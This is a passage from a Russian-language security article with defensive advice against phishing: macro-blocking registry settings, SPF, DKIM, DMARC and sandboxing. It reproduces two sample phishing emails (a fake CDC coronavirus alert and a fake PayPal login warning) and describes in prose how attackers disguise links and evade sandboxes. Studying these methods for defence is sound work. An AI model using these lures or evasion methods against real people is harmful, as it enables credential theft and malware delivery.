


Рисунок 9. Поиск хакеров для атаки на компании на этапе постэксплуатации

Чем это грозит организациям

Мы ожидаем, что в ближайшее время крупные организации могут попасть под прицел низкоквалифицированных нарушителей, которые нашли способ легкого заработка. Количество внешних атак на инфраструктуру организаций существенно вырастет. Эта проблема особенно актуальна сейчас, когда множество компаний в спешке переводят сотрудников на удаленную работу. Хакеры будут искать любую незакрытую брешь в системах на периметре сети, например забытое незащищенное веб-приложение, необновленное ПО или некорректно сконфигурированный сервер со слабым паролем администратора. Чем крупнее взломанная компания и чем выше полученные привилегии, тем более выгодную сделку может провести преступник.

Распространено мнение, что проблема кибератак со стороны низкоквалифицированных хакеров (так называемых скрипт-кидди[2]) более актуальна для небольших компаний, которые не готовы вкладывать значительные средства в защиту своих ресурсов. Крупные организации выделяют гораздо больше средств на обеспечение информационной безопасности и, казалось бы, должны быть лучше защищены. Но наш опыт тестов на проникновение демонстрирует уязвимость даже крупных компаний. Наши эксперты находят простые способы проникновения в локальную сеть, не требующие высокой квалификации от потенциального злоумышленника (bit.ly/2PMftnV). Логично предположить, что средний и малый бизнес находятся в еще большей опасности ввиду того, что имеют меньше возможностей для защиты.

Организациям следует уделять внимание комплексной защите инфраструктуры — как на сетевом периметре, так и в локальной сети. Мы рекомендуем убедиться, что все сервисы на периметре сети защищены, а в локальной сети обеспечен достаточный уровень мониторинга событий безопасности для выявления нарушителя. А регулярный ретроспективный анализ событий безопасности позволит обнаружить пропущенные ранее кибератаки и устранить угрозу до того, как злоумышленники украдут информацию или остановят бизнес-процессы.

---

2. *Люди, которые используют программы, разработанные другими, для атак на компьютерные системы и сети и для повреждения веб-сайтов. Обычно считается, что большинство их — подростки, которым не хватает способностей самостоятельно писать сложные программы или создавать эксплойты, и что их цель — произвести впечатление на своих друзей или завоевать репутацию среди компьютерных энтузиастов. Тем не менее термин фактически обозначает нарушителей любого возраста.*

Киберчума на все времена, или **Несколько советов по защите от фишинга**

Юлия Дороничева,
Ярослав Бабин

Фишинг — это первое блюдо в меню киберпреступников и основной метод проникновения во внутреннюю сеть.
По нашим данным, 87% APT-группировок, атакующих российские госучреждения, начинают атаки с целенаправленного фишинга. Для взлома финансовых организаций фишинг используется в 80% случаев (см. стр. 25). По фишинговым ссылкам в сообщениях переходят почти треть (31%) получателей (bit.ly/2T5QYnM), а злоумышленнику часто достаточно даже одного пользователя. Сотрудники не просто кликают по подозрительным ссылкам и открывают подозрительные файлы, но и вступают в переписку со злоумышленниками.

С чего начать построение оборонительной линии? В первую очередь, стоит обратить внимание на обеспечение безопасности пользователей, ограничив права доступа на рабочих станциях. Минимальный уровень безопасности обеспечивают антивирусные решения, в операционных системах Windows — User Account Control (UAC, отвечает за контроль исполнения файлов с расширениями EXE, COM, MSI и за установку ActiveX с точки зрения существующей модели доступа), своевременное обновление ПО до актуальных версий (как минимум — в части обновлений безопасности). Это необходимые, но не достаточные условия безопасности пользователей.

Рассмотрим дополнительные, прицельные способы противодействия фишингу.

Используем AMSI

В Windows 10 появился механизм защиты компьютера Antimalware Scan Interface. Он обеспечивает интеграцию между такими приложениями и компонентами, как UAC, интерпретаторы PowerShell, Windows Script Host (wscript.exe и cscript.exe), JavaScript и VBScript, а также Office VBA macros. Дополненный антивирусным решением, этот механизм позволяет снизить риски запуска вредоносных вложений и скачивания файлов с активным содержимым с последующим запуском.

Ограничиваем макросы

Для наиболее распространенных приложений, таких как Office, стоит настроить ограничение на использование макросов в групповой политике на уровне домена ActiveDirectory — «Block macros from running in Office files from the Internet».

Если включить этот параметр политики, макросы будут заблокированы для запуска, даже если в разделе «Параметры макроса» Центра управления безопасностью выбран пункт «Enable all macros». Кроме того, вместо «Enable Content» пользователи получат уведомление о том, что макросы заблокированы. Если файл Office сохранен в доверенной папке или ранее был запущен доверенным пользователем, то макросы будут разрешены к запуску.

Для настройки необходимо добавить в реестр в ветках

HKEY_CURRENT_USER\SOFTWARE\Policies\Microsoft\office\16.0\word\security
HKEY_CURRENT_USER\SOFTWARE\Policies\Microsoft\office\16.0\excel\security
HKEY_CURRENT_USER\SOFTWARE\Policies\Microsoft\office\16.0\powerpoint\security

параметр типа DWORD blockcontentexecutionfrominternet со значением 1.

Эти меры помогут снизить риски информационной безопасности, связанные с небезопасными вложениями и ссылками.

Следим за утечками

Помимо перечисленного, важно учитывать информацию об утечках учетных данных сотрудников. Данные о громких утечках публикуются открыто (bit.ly/2ThZ5g4). При подозрении на утечку существует возможность проверить факт компрометации в общедоступных базах, например на ресурсах hacked-emails.com и haveibeenpwned.com.

Подписываем почту

Часто средства защиты электронной почты не могут отсеять фишинг, так как письмо сформировано специально для прохождения фильтров. Рассмотрим самые популярные техники обхода защиты.

Во многих почтовых клиентах имя отправителя отображается, а вот адрес электронной почты иногда скрыт. Например, в фишинговом электронном письме мы видим псевдоним «Support Mail.ru», но в адресе электронной почты фактически значится «support-team-._@abctest.me». Не все пользователи проверяют адреса электронной почты отправителя, особенно когда работают из почтовых клиентов на мобильных устройствах. При этом встречаются случаи подделки домена верхнего уровня — регистрации домена со сходным до степени смешения названием в иной доменной зоне; например, phishing.ru превращается в phisching.ru.

Здесь на помощь приходят три технологии цифровых подписей.

Sender Policy Framework (SPF) — подпись, содержащая информацию о серверах, которые могут отправлять почту от имени вашего домена.




Рисунок 1. Добавление SPF-заголовков для распознавания неавторизованных доменов отправителей

SPF определяется в RFC 7208. Это метод, с помощью которого можно распознать адреса неавторизованных доменов отправителей и предотвратить доставку писем от указанных доменов. Как показано на рис. 1, авторизованные серверы, которым разрешено отправлять электронные письма от имени домена, заносятся в так называемую запись SPF зоны DNS. Когда электронное письмо отправляется, принимающий сервер извлекает домен отправителя из конверта электронного письма и использует DNS-запрос, чтобы проверить, зарегистрирован ли домен в записи SPF. Если домен не зарегистрирован, сервер не авторизован для отправки электронных писем от имени домена. Например, электронные письма с неавторизованных серверов можно классифицировать как спам. SPF является первым шагом в борьбе с фишингом, но не решает в полной мере поставленную задачу.

Domain Keys Identified Mail (DKIM) — цифровая подпись, подтверждающая подлинность отправителя и гарантирующая целостность доставленного письма.




Рисунок 2. Аутентификация через DKIM

DKIM определяется стандартом RFC 6376. Основная задача — предотвратить спуфинг, то есть подделку злоумышленником передаваемых данных, при которой он маскируется под легитимного пользователя или сетевое устройство с целью кражи конфиденциальной информации. В качестве специальной функции для аутентификации электронной почты DKIM добавляет цифровую подпись с криптографическим шифрованием (SHA-256) к заголовку письма (см. рис. 2). Эта подпись служит своего рода отпечатком с некоторой контрольной суммой. Любое изменение данных, независимо от того, насколько оно мало, изменит значение хеш-суммы и будет указывать на вмешательство в сообщение во время пересылки. Для расшифровки подписи требуется пара ключей, которая состоит из открытого ключа и закрытого и необходима для успешной авторизации отправляющего сервера. Открытый ключ вводится в виде записи TXT в зоне DNS, аналогичной записи SPF. Секретный ключ остается исключительно на сервере, которому разрешено отправлять электронные письма. В процедуре авторизации принимающий сервер сначала определяет домен отправителя электронной почты, а затем проверяет имя, под которым соответствующий открытый ключ можно найти в зоне DNS домена отправителя. Успешная проверка подписи гарантирует, что

декодированное хеш-значение соответствует исходной контрольной сумме перед отправкой и что электронное письмо не было изменено во время передачи.

В свою очередь, Domain-based Message Authentication, Reporting and Conformance (DMARC) — подпись, позволяющая принимающему серверу решить, что делать с письмом: отправить отчет администратору, направить письмо в карантин или же переправить адресату.





Рисунок 3. Аутентификация с помощью DMARC в почте

DMARC определяется в RFC 7489. SPF и DKIM не могут гарантировать постоянную проверку подлинности электронных писем. DMARC гарантирует, что адрес отправителя конверта совпадает с реально существующим адресом, известным благодаря собираемой статистической информации об указанном домене. Эта проверка важна, поскольку традиционные почтовые программы отображают только текст сообщения электронной почты, а фактическая информация об отправителе остается скрытой. DMARC также устанавливает определенные руководящие принципы для процедур SPF и DKIM, которые хранятся в записи TXT зоны DNS. Эти принципы определяют инструкции для дальнейшей обработки полученных электронных писем. Таким образом, для SPF проверка должна быть пройдена успешно и адрес отправителя конверта домена должен совпадать с адресом, хранящимся в записи SPF. Для DKIM требуется, чтобы подпись была действительной, а также чтобы домен совпадал с адресом отправителя письма.

Используем песочницы против гомоглифов, коротких ссылок и таймбомбинга

Периодически атакующие используют в теле письма и в заголовках ссылки, которые направляют пользователя на страницу, до степени смешения сходную с легитимной (адреса-гомоглифы). Фишинговые ссылки часто скрыты за текстом с призывами к действию, таким как «Войти»,

«Нажмите здесь», «Предварительный просмотр документа» и «Обновить настройки учетной записи». Примерами могут служить рассылка от злоумышленников, маскирующаяся под рассылку от Центров по контролю и профилактике заболеваний США (bit.ly/2PvjugH), а также таргетированная фишинговая атака на аккаунты в PayPal в декабре 2019 года (bit.ly/38dETkZ).


От CDC-INFO <cdchan-00426@cdc-gov.org>
Тема 2019-nCoV: Coronavirus outbreak in your city (Emergency) 04.02.2020, 22:26
Кому

Distributed via the CDC Health Alert Network
February 4, 2020
CDCHAN-00426

Dear [redacted]


The Centers for Disease Control and Prevention (CDC) continues to closely monitor an outbreak of a 2019 novel coronavirus (2019-nCoV) in Wuhan City, Hubei Province, China that began in December 2019. CDC has established an Incident Management System to coordinate a domestic and international public health response.

Updated list of new cases around your city are available at (https://www.cdc.gov/coronavirus/2019-nCoV/newcases-cities.html)

You are immediately advised to go through the cases above to avoid potential hazards.

Sincerely,
CDC-INFO National Contact Center
National Center for Health Marketing
Division of eHealth Marketing
Centers for Disease control and Prevention

Рисунок 4. Фишинговое письмо с информацией о коронавирусе


New login from Unknown Device

We've noticed some unusual activity on your PayPal account and we're concerned about potential unauthorised account access.

Your PayPal account: [redacted] has just been accessed from a new browser or device.

Sign-in Details
Windows
15.12.2019
chrome 65.0

Please log in to your PayPal account and complete the steps to confirm your identity. To help protect your account, your account will remain limited until you complete the necessary steps.

The security of your PayPal account is a top priority for us and we want to work together to help protect it.

Click here to confirm your identity

Why are we sending this?
We take security very seriously. We inform you if there is a login from an unusual device or browser. We were unable to determine whether you have used this device or browser before. This can happen when you login for the first time from a new device or a browser, when you choose to login from a private browsing mode or clear your cookies or when someone else is accessing your account.

The PayPal Security team

Рисунок 5. Рассылка от PayPal, маскирующаяся под легитимную




Рисунок 6. Информация из конверта письма и проверка домена на легитимность

Нужно упомянуть, что при наведении курсора на текст ссылки отображается ее URL. Многие опытные пользователи электронной почты знают это и проверяют таким образом URL ссылок на соответствие тексту. Чтобы избежать обнаружения, атакующие маскируют и запутывают URL, используя:

- **сокращения:** скрывают URL, создавая псевдонимы — сокращенные версии, не похожие на оригинальную ссылку, которая может уже быть в базе вредоносных ссылок антивирусного или антиспам-решения. Для создания таких ссылок используют инструменты наподобие TinyURL и Bit.ly;
- **переадресацию:** с помощью метода фишинга, известного как time bombing, фишеры используют чистые, законные URL в фишинговых письмах, а затем уже на легитимном ресурсе внедряют код, перенаправляющий пользователей на фишинговые страницы;
- **изображения на основе текста:** электронные письма, содержащие только изображение, которое функционирует как ссылка (как правило, HTML-тег <img>, вложенный в тег <a>). Для пользователя тело письма выглядит как текст, но это изображение, нажав на которое пользователь переходит по вложенной ссылке.

Хорошей практикой для снижения доли успешных фишинговых атак является использование *специальных песочниц* (это изолированная среда, представляющая собой эмуляцию пользовательского компьютера и запускающая на исполнение поступающие на вход файлы) для исследования вложений из почтового трафика.

Злоумышленники постоянно совершенствуют вредоносное ПО с целью обнаружения и обхода изолированных программных сред. Если такое ПО обнаруживает песочницу, то завершает свою работу. Некоторые виды вредоносного ПО запускают безобидные операции, которые маскируют основные действия и позволяют обойти механизмы анализа поведения в изолированной среде. Ниже представлены сценарии, при которых возможны сбои в классификации вредоносного содержимого как фишингового.

Песочницы имеют ограниченное время для анализа файла и вынесения вердикта, прежде чем файл доставляется получателю. Но злоумышленники могут намеренно заложить в исполняемый файл задержку выполнения вредоносного поведения или запустить выполнение только после такого события, как перезагрузка системы (или любого иного триггера). В этом случае среда анализа может не обнаружить и не идентифицировать код как вредоносный.

Скрытие вредоносного содержимого во вложениях, защищенных паролем. В некоторых случаях злоумышленники скрывают вредоносный код во вложенных файлах (к примеру, в архивах),

защищенных паролем. Пароль в таком случае может быть указан текстом в теле письма или вставлен в него в виде картинки. В этом случае большинство автоматизированных песочниц не могут открыть файл для анализа. В некоторых случаях в реальных атаках встречалось использование нескольких уровней архивов с паролем.

Сокрытие вредоносного кода в скрытых типах файлов, больших файлах или нацеливание вредоносного ПО на мобильные среды: технологии песочниц и облачные сервисы песочниц часто имеют ограничения на поддерживаемые типы файлов, размеры файлов, среды операционной системы или на количество анализируемых файлов в час. Эти ограничения дают злоумышленникам возможность создавать файлы со скрытым вредоносным кодом, который песочницы не обнаружат по той простой причине, что даже не попытаются его исполнить.

Отправка вредоносных файлов в зашифрованном виде: значимая часть интернет-трафика проходит в зашифрованном виде. Но большинство организаций не дешифруют входящий трафик. Это означает, что файлы, передаваемые в зашифрованном виде, невидимы для систем безопасности. Поэтому эти файлы могут обойти проверку в песочнице.

Анализ файла в песочнице иногда может занимать 30 секунд и более. Если песочница хранит файлы и не доставляет их до тех пор, пока не определит тип вложения и не вынесет вердикт, то эта задержка приводит к потере производительности конечного пользователя и часто — к недовольству сотрудников предприятия и их руководителей. Поэтому в некоторых случаях для защиты от потери производительности песочница не задерживает доставку файла, а анализирует его копию; к пользователю же попадает оригинальный файл, который может скомпрометировать систему.

Создаем ловушки, имитирующие реальные сервисы

